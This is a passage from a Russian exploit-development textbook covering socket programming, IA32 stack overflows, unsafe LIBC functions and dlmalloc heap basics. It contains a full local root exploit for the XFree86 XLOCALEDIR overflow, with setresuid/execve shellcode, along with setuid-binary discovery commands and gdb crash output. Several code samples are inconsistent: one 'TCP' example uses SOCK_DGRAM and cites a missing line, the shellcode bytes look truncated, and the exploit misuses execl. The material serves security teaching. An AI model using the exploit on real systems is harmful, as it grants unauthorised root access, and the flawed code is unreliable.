Параметр *sockfd* – это дескриптор открытого сокета, полученный от функции *socket*. Структура *serv_addr* содержит IP-адрес и номер порта получателя, а параметр *addrlen* – длину этой структуры. В случае успеха функция *connect* вернет 0, в случае ошибки –1. В примере 11.1 приведено определение структуры адреса сокета:

Пример 11.1. Структура адреса сокета

```
1 struct sockaddr_in
2 {
3     in_port_t      sin_port; /* номер порта */
4     struct in_addr sin_addr; /* адрес в Интернет */
5     sa_family_t    sin_family; /* адресное семейство */
6 }
```

Анализ

Перед вызовом функции *connect* необходимо заполнить поля этой структуры следующим образом:

- **Поле *sin_port* (строка 3)** должно содержать номер порта, с которым устанавливается соединение. Байты значения должны следовать в сетевом порядке, что обеспечивает функция *htons*;
- **Поле *sin_addr* (строка 4)** должно содержать IP-адрес хоста, с которым устанавливается соединение. Обычно для преобразования адреса из текстового вида в двоичный применяется функция *inet_addr*;
- **Поле *sin_family* (строка 5)** должно содержать адресное семейство, которое в большинстве случаев равно AF_INET.

В примере 11.2 показано, как заполнить структуру *sockaddr_in* и установить соединение по протоколу TCP.

Пример 11.2. Инициализация сокета и установление соединения

```
1 struct sockaddr_in sin;
2 int sockfd;
3
4 sockfd = socket(AF_INET, SOCK_DGRAM, 0);
5
6 sin.sin_port = htons(80);
7 sin.sin_family = AF_INET;
```

```
8 sin.sin_addr = inet_addr("127.0.0.1");
9
10 connect(sockfd, (struct sockaddr *)&sin, sizeof(sin));
```

Анализ

- В строке 6 мы передали номер порта 80 функции *htons*, чтобы она переставила байты в сетевом порядке.
- В строке 4 создается сокет, затем структура заполняется адресной информацией (строки 6–8) и выполняется *connect* (строка 10). Эти три элемента необходимы для создания соединения с удаленным хостом. Если бы мы хотели открыть не TCP, а UDP-сокет, то надо было бы лишь поставить *SOCK_DGRAM* вместо *SOCK_STREAM* в строке 14.

После успешного установления соединения можно применять к сокету стандартные функции ввода/вывода, например, *read* и *write*.

Программирование серверных сокетов

Серверный сокет должен прослушивать какой-то порт и обрабатывать запросы на установление соединения. Это иногда бывает необходимо в эксплойтах, например, при написании shell-кода для обратного соединения. Для создания серверного сокета требуется вызвать четыре функции: *socket*, *bind*, *listen* и *accept*. В этом разделе мы рассмотрим последние три.

Назначение функции *bind* – ассоциировать с сокетом адрес (обычно говорят «привязать сокет к адресу»). Ее прототип показан ниже:

```
int bind(int sockfd, struct sockaddr *my_addr, socklen_t addrlen);
```

Функция *bind* ассоциирует с дескриптором сокета *sockfd* локальный адрес, заданный в структуре *my_addr*, которая состоит из тех же полей, что и для клиентского сокета, но описывает адрес локальной, а не удаленной машины. В поле *sin_port* записывается номер локального порта, к которому привязывается сокет, в сетевом порядке байтов, а в поле *sin_addr.s_addr* – 0. В случае успеха *bind* возвращает 0, в случае ошибки –1.

Функция *listen* переводит сокет в режим прослушивания. У нее очень простой прототип:

```
int listen(int sockfd, int backlog);
```

Она принимает дескриптор сокета *sockfd*, инициализированный функцией *bind*. Параметр *backlog* задает максимальное число ожидающих входящих соединений в очереди. Если очередь заполнена, клиент при попытке соединить-

ся получает сообщение «в соединении отказано». В случае успеха *listen* возвращает 0, в случае ошибки –1.

Назначение функции *accept* – принять запрос на соединение с предварительно инициализированным сокетом. Ее прототип таков:

```
int accept(int s, struct sockaddr *addr, socklen_t *addrlen);
```

Эта функция извлекает ожидающий запрос на соединение из очереди и возвращает новый дескриптор сокета, через который можно обмениваться данными с клиентом. Параметр *s* – это дескриптор сокета, инициализированный функциями *bind* и *listen*. Параметр *addr* – это указатель на структуру типа *sockaddr*, в которую *accept* поместит информацию о клиенте. Параметр *addrlen* – это указатель на целое число, в которое будет записано, число байтов, помещенных в структуру *addr*. В случае успеха *accept* возвращает дескриптор нового сокета, в случае ошибки –1.

Объединив эти функции, получив крохотную программку, которая привязывает сокет к порту (пример 11.3).

Пример 11.3. Создание серверного сокета

```
1 int main(void)
2 {
3     int s1, s2;
4     struct sockaddr_in sin;
5
6     s1 = socket(AF_INET, SOCK_STREAM, 0); // Создать TCP-сокет
7
8     sin.sin_port = htons(6666); // Прослушивать порт 6666
9     sin.sin_family = AF_INET;
10    sin.sin_addr.s_addr = 0; // Принимать запросы на любой адрес
11
12    bind(s1, (struct sockaddr *)&sin, sizeof(sin));
13
14    listen(s1, 5); // Не более 5 входящих соединений в очереди
15
16    s2 = accept(s1, NULL, 0); // Принять запрос на соединение
17
18    write(s2, "hello\n", 6); // Поприветствовать клиента
19 }
```

Анализ

Эта программа создает сервер на порту 6666 и отправляет строку «hello» любому соединившемуся с ним клиенту. Как видите, мы использовали все описанные в данном разделе функции. В строке 6 создается TCP-сокет, в строках 8–10 структура заполняется адресной информацией. В строке 12 функция *bind* ас-

социирует сокет с локальным адресом, в строке 14 сокет переводится в режим прослушивания, и, наконец, в строке 16 функция *accept* принимает входящий запрос на соединение.

Эксплойты для переполнения стека

Традиционно переполнения буфера, приводящие к затиранию стека, считаются наиболее распространенными ошибками в современных программах, для которых можно написать эксплойт. Переполнение стека возникает, когда в локальный буфер записывается больше данных, чем он в состоянии вместить. В результате лишние данные попадают в стек, затирая его прежнее содержимое. Это приводит к непредсказуемому поведению, чем можно воспользоваться для компрометации системы.

Поскольку на ошибки, связанные с переполнением стека, обращалось наиболее пристальное внимание при информировании разработчиков о проблемах безопасности, то они стали встречаться реже. Тем не менее о них важно помнить и остерегаться.

Организация памяти

На разных аппаратных платформах память организована по-разному. В этом разделе мы рассмотрим только 32-разрядную архитектуру процессоров Intel (далее будем называть ее просто IA32), так как это самая распространенная платформа. В будущем ситуация, скорее всего, изменится, поскольку архитектура IA64 медленно вытесняет IA32, да и другие процессоры (SPARC, MIPS, PowerPC, HPPA) со временем могут стать более распространенными, чем сейчас. Архитектура SPARC довольно популярна, так как именно она является «родной» для операционной системы Sun Solaris. Системы IRIX обычно устанавливаются на машины с архитектурой MIPS, системы AIX – на PowerPC, а HP-UX – на HPPA. Мы вкратце остановимся на отличиях IA32 от других архитектур, но более подробную информацию о различных процессорах ищите в руководствах, которые фирмы-производители бесплатно распространяют через Интернет.

На рис. 11.1 показана организация стека в архитектуре IA32. Среди прочего, в стеке хранятся параметры функций, локальные переменные (в частности, буферы) и адреса возврата функций. В системах на основе IA32 стек растет сверху вниз (от старших адресов к младшим) в отличие, скажем, от архитектуры SPARC, где стек растет снизу вверх. Стек организован по принципу «первым пришел – последним обслужен» (LIFO), то есть данные, помещенные в стек раньше, будут извлечены из него позже.



Рис. 11.1. Структура стека в архитектуре IA32

На рис. 11.2 показано два буфера, помещенные («затолкнутые») в стек. Первым был помещен буфер *buf1*, вторым – *buf2*.



Рис. 11.2. В IA32-стек помещено два буфера

Рис. 11.3 иллюстрирует LIFO-организацию стека в IA32. Второй буфер *buf2* был помещен в стек последним, но извлекаться оттуда будет первым.

Переполнение стека

Любое переполнение стека происходит из-за переполнения буфера, но не всякое переполнение буфера ведет к переполнению стека. Когда говорят о переполнении буфера, имеют в виду, что его размер был вычислен неправильно, и в буфер можно записать больше данных, чем ожидалось. Переполнение стека всегда происходит по этой причине. Но часто буфер выделяется



Рис. 11.3. Один буфер извлечен из IA32-стека

не в стеке, а в динамической памяти (куче), этот случай мы рассмотрим ниже в разделе «Затирание кучи». Кроме того, не для каждого переполнения буфера или стека можно написать эксплойт. Тут все зависит от реализации стандартных библиотечных функций, особенностей архитектуры и операционной системы, расположения переменных в памяти и других факторов. Но по большей части переполнения стека пригодны для написания эксплоитов.

На рис. 11.4 в буфер *buf2* помещено больше данных, чем ожидал программист, поэтому буфер *buf1* полностью перезаписан. Более того, следующая за ним часть стека и, что самое главное, счетчик команд (EIP) тоже перезаписаны. В регистре EIP хранился адрес возврата из функции. Следовательно, злоумышленник может выбрать адрес, на который произойдет переход при возврате.

Можно было бы посвятить целую книгу описанию последствий, к которым приводит некорректная работа с функциями из стандартной библиотеки




Рис. 11.4. Переполнение стека в архитектуре IA32

языка C (обычно она называется LIBC), различиям между их реализациями в разных операционных системах и возможностям написания эксплойтов. В библиотеке LIBC есть свыше сотни функций, чреватых проблемами для безопасности системы. Серьезность этих проблем варьируется от незначительной (скажем, «псевдослучайные числа, генерируемые *srand()*, недостаточно случайны») до критической («может привести к повышению привилегий при неправильном использовании», как, например, *printf()*).

Перечисленные ниже функции из библиотеки LIBC могут послужить причиной переполнения стека, а в некоторых случаях возможны и другие неприятности. Помимо прототипа функции, мы приводим также краткое описание проблемы и примеры правильного и неправильного использования.

```

1  Имя функции: strcpy
2  Класс: переполнение стека
3  Прототип: char *strcpy(char *dest, const char *src);
4  Заголовочный файл: #include <string.h>
5  Описание:
6  Если размер буфера-источника больше размер буфера-приемника, то
   произойдет переполнение. Кроме того, следите за тем, чтобы данные
   в буфере-приемнике завершались нулем, иначе функция, в которой он
   используется, может работать неправильно.
7
8  Пример неправильного использования:
9  char dest[20];
10 strcpy(dest, argv[1]);
11
12 Пример правильного использования:
13 char dest[20] = {0};
14 if (argv[1]) strncpy(dest, argv[1], sizeof(dest) - 1);
15
16 Имя функции: strncpy
17 Класс: переполнение стека
18 Прототип: char *strncpy(char *dest, const char *src, size_t n);
19 Заголовочный файл: #include <string.h>
20 Описание:
21 Если размер буфера-источника больше размер буфера-приемника и
   величина n вычислена неправильно, то произойдет переполнение. Кроме
   того, следите за тем, чтобы данные в буфере-приемнике завершались
   нулем, иначе функция, в которой он используется, может работать
   неправильно.
22
23 Пример неправильного использования:
24 char dest[20];
25 strncpy(dest, argv[1], sizeof(dest));
26
27 Пример правильного использования:
28 char dest[20] = {0};

```

```

29 if (argv[1]) strncpy(dest, argv[1], sizeof(dest) - 1);
30
31 Имя функции: strcat
32 Класс: переполнение стека
33 Прототип: char *strcat(char *dest, const char *src);
34 Заголовочный файл: #include <string.h>
35 Описание:
36 Если размер буфера-источника больше размер буфера-приемника, то
   произойдет переполнение. Кроме того, следите за тем, чтобы данные
   в буфере-приемнике завершались нулем как до, так и после вызова
   функции, иначе функция, в которой он используется, может работать
   неправильно. Функции конкатенации предполагают, что данные в буфере-
   приемнике уже завершаются нулем.
37
38 Пример неправильного использования:
39 char dest[20];
40 strcat(dest, argv[1]);
41
42 Пример правильного использования:
43 char dest[20] = {0};
44 if (argv[1]) strncat(dest, argv[1], sizeof(dest) - 1);
45
46 Имя функции: strncat
47 Класс: переполнение стека
48 Прототип: char *strncat(char *dest, const char *src, size_t n);
49 Заголовочный файл: #include <string.h>
50 Описание:
51 Если размер буфера-источника больше размер буфера-приемника и
   величина n вычислена неправильно, то произойдет переполнение. Кроме
   того, следите за тем, чтобы данные в буфере-приемнике завершались
   нулем как до, так и после вызова функции, иначе функция, в которой он
   используется, может работать неправильно. Функции конкатенации
   предполагают, что данные в буфере-приемнике уже завершаются нулем.
52
53 Пример неправильного использования:
54 char dest[20];
55 strncat(dest, argv[1], sizeof(dest));
56
57 Пример правильного использования:
58 char dest[20] = {0};
59 if (argv[1]) strncat(dest, argv[1], sizeof(dest) - 1);
60
61 Имя функции: sprintf
62 Класс: переполнение стека и ошибки форматной строки
63 Прототип: int sprintf(char *str, const char *format, ...);
64 Заголовочный файл: #include <stdio.h>
65 Описание:
66 Если размер буфера-приемника str меньше, чем в него записывается
   символов, то произойдет переполнение. Кроме того, следите за тем,
   чтобы данные в буфере-приемнике завершались нулем, иначе функция, в

```

которой он используется, может работать неправильно. Если форматная строка не задана, возможно изменение произвольного адреса в памяти.

```

67
68 Пример неправильного использования:
69 char dest[20];
70 sprintf(dest, argv[1]);
71
72 Пример правильного использования:
73 char dest[20] = {0};
74 if (argv[1]) snprintf(dest, sizeof(dest) - 1, "%s", argv[1]);
75
76 Имя функции: snprintf
77 Класс: переполнение стека и ошибки форматной строки
78 Прототип: int snprintf(char *str, size_t size, const char *format,
    ...);
79 Заголовочный файл: #include <stdio.h>
80 Описание:
81 Если размер буфера-приемника str меньше, чем в него записывается
    символов и величина size вычислена неверно, то произойдет
    переполнение. Кроме того, следите за тем, чтобы данные в буфере-
    приемнике завершались нулем, иначе функция, в которой он
    используется, может работать неправильно. Если форматная строка
    не задана, возможно изменение произвольного адреса в памяти.
82
83 Пример неправильного использования:
84 char dest[20];
85 snprintf(dest, sizeof(dest), argv[1]);
86
87 Пример правильного использования:
88 char dest[20] = {0};
89 if (argv[1]) snprintf(dest, sizeof(dest) - 1, "%s", argv[1]);
90
91 Имя функции: gets
92 Класс: переполнение стека
93 Прототип: char *gets(char *s);
94 Заголовочный файл: #include <stdio.h>
95 Описание:
96 Если размер буфера-приемника s меньше, чем в него записывается
    символов, то произойдет переполнение. Кроме того, следите за тем,
    чтобы данные в буфере- приемнике завершались нулем, иначе функция, в
    которой он используется, может работать неправильно.
97
98 Пример неправильного использования:
99 char dest[20];
100 gets(dest);
101
102 Пример правильного использования:
103 char dest[20] = {0};
104 fgets(dest, sizeof(dest) - 1, stdin);
105
106 Имя функции: fgets

```

```

107 Класс: переполнение стека
108 Прототип: char *fgets(char *s, int size, FILE *stream);
109 Заголовочный файл: #include <stdio.h>
110 Описание:
111 Если размер буфера-приемника s меньше, чем в него записывается
    символов, то произойдет переполнение. Кроме того, следите за тем,
    чтобы данные в буфере- приемнике завершались нулем, иначе функция, в
    которой он используется, может работать неправильно.
112
113 Пример неправильного использования:
114 char dest[20];
115 fgets(dest, sizeof(dest), stdin);
116
117 Пример правильного использования:
118 char dest[20] = {0};
119 fgets(dest, sizeof(dest) - 1, stdin);

```

Многие уязвимости проистекают из переполнения стека, вызванного неправильным использованием этих и аналогичных им функций. Впрочем, такие уязвимости обычно обнаруживаются только в редко используемых приложениях или в программах с недоступными исходными текстами. Найти все места, в которых некорректно применяются стандартные функции, очень просто, поэтому из программ с открытыми исходными текстами такие ошибки давно вычищены.

Поиск поддающихся эксплуатации переполнений стека в программах с открытыми исходными текстами

Чтобы найти ошибки в программах с недоступными исходными текстами, часто бывает необходимо заняться дизассемблированием. Цель его – восстановить программы в исходном виде (до компиляции). Если же исходные тексты открыты, то такой необходимости, естественно, не возникает.

Вообще говоря, существует всего два метода поиска переполнений стека в программах с открытыми исходными текстами: автоматический разбор кода с помощью разнообразных инструментов и ручной анализ (да-да, последнее означает вычитывание текста программы строка за строкой). Если говорить о первом подходе, то все свободно распространяемые инструменты анализа программ мало что умеют делать сверх поиска в тексте имен стандартных функций, которые часто применяются некорректно. Поскольку все широко используемые открытые программы уже на протяжении многих лет подвергаются ручному анализу, то простые ошибки давно найдены, и такой наивный подход по существу бесполезен.

Откровенно говоря, самый перспективный подход – это построчный анализ текста, начиная с наиболее подозрительных функций (тех, которым напрямую передаются заданные пользователем аргументы, в которых используются файлы или сокеты, а также распределяется либо освобождается память). Чтобы подтвердить возможность написания эксплойта для обнаруженной нетривиальной ошибки, программу необходимо запустить (откомпилировать и выполнить в реальных условиях). Проиллюстрировать отладку «живого» приложения в этой книге мы не сможем, но следующий пример позволит вам составить представление о процедуре.

Пример: переполнение XLOCALEDIR в X11R6 4.2

В прошлом исследователи, ищущие новые уязвимости, редко обращали внимание на библиотеки. Но существующие в библиотечных функциях ошибки могут оказать негативное влияние на все программы, в которых они используются (см. ниже пример «Уязвимость, связанная с переполнением буфера из-за неправильно сформированного клиентского ключа в OpenSSL SSLv2, CAN-2002-0656»). К такого рода проблемам относится переполнение XLOCALEDIR в библиотеке X11R6 4.2. В библиотеках X11 некорректно используется функция *strcpy*, что делает уязвимыми многие локальные приложения на различных платформах. Любая *setuid*-программа, скомпонованная с библиотеками X11 и обращающаяся в переменной окружения *XLOCALEDIR*, может быть атакована.

Описание уязвимости

Начнем с простого утверждения: при обработке переменной окружения *XLOCALEDIR* в текущей версии библиотек X11R6 (это 4.2) есть ошибка. Разработчик реального эксплойта часто получает информацию об ошибке из IRC-чата или по слухам или из туманного сообщения производителя или из краткого комментария в CVS-хранилище, например, «исправлена ошибка переполнения целого в функции *sorout*». Но даже имея такие отрывочные сведения, мы можем воссоздать сценарий целиком. Для начала выясним, что такое переменная окружения *XLOCALEDIR*.

Согласно файлу RELNOTES-X.org из дистрибутива X11R6 4.2, *XLOCALEDIR* «по умолчанию указывает на каталог *\$ProjectRoot/lib/X11/locale*. Переменная *XLOCALEDIR* может содержать несколько путей, разделенных двоеточиями».

Поскольку нас интересуют лишь те приложения X11, которые работают от имени привилегированного пользователя (в данном случае *root*), то выполнением такой поиск:

```
$ find /usr/X11R6/bin -perm -4755
/usr/X11R6/bin/xlock
/usr/X11R6/bin/xscreensaver
/usr/X11R6/bin/xterm
```

Ошибка может проявляться и в других приложениях, которые находятся вне каталога */usr/X11R6/bin* или в нем, но не являются *setuid*-программами. Необязательно также, что все найденные приложения уязвимы, но такой шанс есть, поскольку они являются частью дистрибутива X11R6 и имеют повышенные привилегии. Нужно искать дальше.

Чтобы понять, уязвима ли программа */usr/X11R6/bin/xlock*, выполним следующую команду:

```
$ export XLOCALEDIR='perl -e 'print "A"x7000''
$ /usr/X11R6/bin/xlock
Segmentation fault
```

Если программа аварийно завершается с сообщением «*Segmentation fault*», то мы на правильном пути: ошибка существует, и, возможно, эта программа уязвима.

Следующие команды призваны проверить, подвержены ли той же ошибке программы */usr/X11R6/bin/xscreensaver* и */usr/X11R6/bin/xterm*.

```
$ export XLOCALEDIR='perl -e 'print "A"x7000''
$ /usr/X11R6/bin/xterm
/usr/X11R6/bin/xterm Xt error: Can't open display:
$ /usr/X11R6/bin/xscreensaver
xscreensaver: warning $DISPLAY is not set: defaulting to ":0.0".
Segmentation fault
```

Программа *xscreensaver* завершилась аварийно, а *xterm* – нет. Но обе выдали сообщение о невозможности открыть дисплей. Исправим это.

```
$ export DISPLAY="10.0.6.76:0.0"
$ /usr/X11R6/bin/xterm
Segmentation fault
$ /usr/X11R6/bin/xscreensaver
Segmentation fault
```

Как видим, все три программы завершаются с сообщением «*Segmentation fault*». Но для *xterm* и *xscreensaver* нужен локальный или удаленный X-сервер, поэтому для простоты будем исследовать лишь *xlock*.

```

1 $ export XLOCALEDIR='perl -e 'print "A"x7000''\`
2 $ gdb
3 GNU gdb 5.2
4 Copyright 2002 Free Software Foundation, Inc.
5 GDB is free software, covered by the GNU General Public License, and
  you are welcome to change it and/or distribute copies of it under
  certain conditions.
6 Type "show copying" to see the conditions.
7 There is absolutely no warranty for GDB. Type "show warranty" for
  details.
8 This GDB was configured as "i386-slackware-linux"
9 (gdb) file /usr/X11R6/bin/xlock
10 Reading symbols from /usr/X11R6/bin/xlock... (no debugging symbols
  found)... done.
11 (gdb) run
12 Starting program: /usr/X11R6/bin/xlock
13 (no debugging symbols found)... (no debugging symbols found)...
14 (no debugging symbols found)... (no debugging symbols found)...
15 (no debugging symbols found)... (no debugging symbols found)...
  [New Thread 1024 (LWP 1839)]
16
17 Program received signal SIGSEGV, Segmentation fault.
18 [Switching to Thread 1024 (LWP 1839)]
19 0x41414141 in ?? ()
20 (gdb) i r
21 eax 0x0      0
22 ecx 0x403c1a01    1077680641
23 edx 0xffffffff    -1
24 ebx 0x4022b984    1076017540
25 esp 0xbfffd844    0xbfffd844
26 ebp 0x41414141    0x41414141
27 esi 0x8272b60     136784736
28 edi 0x403b4083    1077624963
29 eip 0x41414141    0x41414141
30 eflags      0x246    582
31 cs  0x23      35
32 ss  0x2b      43
33 ds  0x2b      43
34 es  0x2b      43
35 fs  0x0       0
36 gs  0x0       0
37 [other registers truncated]
38 (gdb)

```

Как видите, для уязвимости в `xlock` определенно можно написать эксплоит. Регистр EIP в стеке полностью переписан, теперь его значение равно 0x41414141 (AAAA). Если помните, перед запуском `xlock` мы выполнили команду `export XLOCALEDIR='perl -e 'print "A"x7000''`, поэтому в буфер для хра-

нения `XLOCALEDIR` было записано 7000 букв 'A'. Так что именно часть этого буфера и наложилась на регистр EIP. Зная, что есть возможность переписать и указатель фрейма стека, и счетчик команд, а получив необходимый для этого размер буфера, мы можем с большой долей уверенности предположить, что эксплоит возможен.

Найти содержащие ошибку строки в файле `xc/lib/X11/lcFile.c` несложно:

```

static void xlocaledir(char *buf, int buf_len)
{
    char *dir, *p = buf;
    int len = 0;

    dir = getenv("XLOCALEDIR");
    if (dir != NULL) {
        len = strlen(buf);
        strncpy(p, dir, buf_len);
    }
}

```

Уязвимость возникает из-за того, что при вызове функции `xlocaledir` строка `dir` (возвращаемая функцией `getenv`) может оказаться длиннее, чем размер буфера `buf_len`.

Эксплоит

Следующий эксплоит направлен против уязвимости в дистрибутиве XFree86 4.3, существующей во многих системах Linux и проявляющейся при запуске таких программ, как `xlock`, `xscreensaver` и `xterm`.

```

1 /*
2 Оригинальный эксплоит:
3 ** oC-localX.c — XFree86 Version 4.2.x local root exploit
4 ** By dcrypt && tarranta / oC
5
6 Этот эксплоит является модифицированной версией oC-localX.c,
7 работает без смещения.
8
9 В некоторых дистрибутивах есть файл: /usr/X11R6/bin/dga +s
10 Для этой программы такой эксплоит работать не будет, поскольку
11 она отказывается от привилегий root перед тем, как запускать
12 функцию из библиотеки Xlib, подверженную данному переполнению.
13 Эксплоит работает во всех дистрибутивах Linux x86.
14
15 Тестировался для:
16   - Slackware 8.1 (xlock, xscreensaver, xterm)
17   - Redhat 7.3 (после ручного добавления +s к xlock)
18   - Suse 8.1 (после ручного добавления +s к xlock)

```

```

19
20 Автор: Inode <inode@mediaservice.net>
21 */
22
23 #include <stdio.h>
24 #include <stdlib.h>
25 #include <string.h>
26 #include <unistd.h>
27
28 static char shellcode[] =
29
30 /* setresuid(0,0,0); */
31 "\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80"
32 /* /bin/sh execve(); */
33 "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
34 "\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"
35 /* exit(0); */
36 "\x31\xdb\x89\xb0\x01\xcd\x80";
37
38 #define ALIGN 0
39
40 int main(int argc, char **argv)
41 {
42     char buffer[6000];
43     int i;
44     int ret;
45     char *env[3] = {buffer, shellcode, NULL};
46
47     int *ap;
48
49     strcpy(buffer, "XLOCALEDIR=");
50
51     printf("\nXFree86 4.2.x Exploit modified by Inode "
52           "<inode@mediaservice.net>\n\n");
53     if (argc != 3)
54     {
55         printf(" Usage: %s <full path> <name>\n", argv[0]);
56         printf("\n Example: %s /usr/X11R6/bin/xlock xlock\n\n", argv[0]);
57         return 1;
58     }
59
60     ret = 0xbfffffff - strlen(shellcode) - strlen(argv[1]);
61
62     ap = (int *) ( buffer + ALIGN + strlen(buffer) );
63
64     for (i = 0; i < sizeof(buffer); i += 4)
65         *ap++ = ret;
66
67     execl(argv[1], argv[2], NULL, env);

```

```

67
68     return(0);
69 }

```

Shell-код находится в строках 30–36. Он выполняется после злонамеренного переполнения буфера и запускает для атакующего оболочку с привилегиями root. Для этого сначала системный вызов *setresuid* устанавливает привилегии, а затем *execve* запускает */bin/sh*.

Вывод

Уязвимости часто можно найти в библиотеках, используемых сразу во многих приложениях. Если удастся найти такую ошибку, то вы сразу получаете в свое распоряжение массу возможных вариантов действий; если в конкретной системе не окажется одного приложения, что ж – можно атаковать другое. С течением времени такие уязвимости будут обнаруживать и эксплуатировать все чаще. В нашем случае ошибка в библиотеке скомпрометировала несколько привилегированных приложений во многих дистрибутивах Linux. Ошибка в библиотеке OpenSSL поставила под угрозу ряд использующих ее приложений, в том числе Apache и stunnel.

Поиск переполнений стека в программах с недоступными исходными текстами

Поиск любого вида уязвимостей, пригодных для написания эксплойта, в программах с недоступными исходными текстами сродни черной магии. По сравнению с другими областями информационной безопасности эта тема очень плохо документирована. Здесь применяется целый набор разнообразных приемов. К числу полезных инструментов относятся дизассемблеры, отладчики, трассировщики (tracer) и генераторы случайных данных (fuzzer). При этом дизассемблеры и отладчики намного полезнее трассировщиков и генераторов данных. Дизассемблер восстанавливает исходный ассемблерный код, а отладчик позволяет интерактивно проходить программу по шагам, а также просматривать и изменять память и выполнять другие функции. Самым лучшим дизассемблером является IDA. Недавно в него были добавлены некоторые возможности отладчиков, хотя SoftICE (только для Win32) и gdb в этом качестве гораздо мощнее. Трассировщик – это не более чем автоматизированный отладчик, позволяющий исполнять приложение в пошаговом режиме с минимальным участием пользователя. Генератор случайных данных – это часто применяемый, но довольно слабый способ тестирования сродни низкокачественному методу грубой силы.

Примечание

Генераторы случайных данных – это попытка применить автоматизированный подход к поиску новых ошибок в программном обеспечении. Они посылают на вход приложения неожиданные данные. Например, такой генератор может 500 000 раз попытаться соединиться с FTP-сервером, используя имена и пароли случайной длины – как короткие, так и аномально длинные. Потенциально генератор может попробовать неограниченное число комбинаций, пока сервер не вернет аномальный ответ. Одновременно можно наблюдать за работой FTP-сервера с помощью трассировщика, оценивая, как он обрабатывал различные входные данные. Такой подход на практике работает только для приложений, за которыми никто не следит.

Генераторы случайных данных могут делать и больше, чем простая отправка 8000 букв «А» на вход процедуры аутентификации, но, к сожалению, ненамного. Они идеальны для быстрой проверки на наличие типичных, легко обнаруживаемых ошибок (только сначала нужно написать для исследуемого приложения достаточно полный генератор), но не более того. Самым многообещающим из разрабатываемых общедоступных генераторов случайных данных является SPIKE.

Эксплоиты для затирания кучи

Куча – это область, из которой приложение выделяет память динамически, во время выполнения (рис. 11.5). Часто переполняются буферы, память для которых выделена из кучи, и эксплоиты для таких ошибок пишутся иначе, чем для переполнений буфера в стеке. Начиная с 2000 года переполнение буфера в куче стало одним из самых перспективных «месторождений» ошибок. В отличие от переполнения стека, такие ошибки плохо воспроизводимы, и для их эксплуатации применяются различные приемы. В этом разделе мы посмотрим, как приложение может испортить память в куче, как можно написать эксплоит для таких ошибок и как избежать их.

Приложение выделяет память из кучи по мере необходимости. Для этого применяется функция *malloc()*. Ей передается число требуемых байтов, а возвращает она указатель на выделенную область памяти. Порядок обращения к *malloc()* показан ниже:

```
#include <stdio.h>
```




Рис. 11.5. Схема организации памяти

```
int
main(void)
{
    char *buffer;
    buffer = malloc(1024);
}
```

Здесь приложение запрашивает из кучи 1024 байта, и *malloc()* возвращает указатель на выделенную область памяти. Алгоритм управления кучей в разных операционных системах различен. Например, в Linux применяется реализация, придуманная Дугом Леа (Doug Lea Malloc), а в Solaris – реализация, заимствованная из System V. Именно в алгоритме динамического распределения и освобождения памяти и кроется причина большинства уязвимостей. Мы рассмотрим наиболее часто атакуемые реализации *malloc()* Дуга Леа и System V AT&T.

Реализация Дуга Леа

Алгоритм «Doug Lea Malloc» (dlmalloc) используется практически во всех системах Linux. Его реализация позволяет без труда написать эксплоит, если обнаружена ошибка затирания кучи. Вся куча в этом алгоритме организована в виде набора блоков (chunk). Блок содержит информацию, позволяющую dlmalloc эффективно выделять и освобождать память. На рис. 11.6 показано, как выглядит куча с точки зрения dlmalloc.




Рис. 11.6. Блок кучи с точки зрения dlmalloc.

В поле *prev_size* хранится размер предыдущего блока, но лишь в том случае, когда предыдущий блок не распределен. Если же предыдущий блок распределен, то в этом поле хранятся данные, чтобы не тратить зря четыре байта.

В поле *size* хранится длина текущего распределенного блока. Отметим, что при вызове *malloc()* к запрошенному числу байтов прибавляется 4, и затем результат округляется до ближайшей границы двойного слова. Например, если программа вызвала *malloc(9)*, то будет выделено 16 байтов. Из-за такого округления младшие три бита длины блока всегда равны 0. Чтобы они не пропадали зря, *dlmalloc* хранит в них битовые атрибуты распределенного блока. С точки зрения эксплойта, самым интересным является младший бит. Он называется *PREV_INUSE* и говорит о том, распределен или нет предыдущий блок.

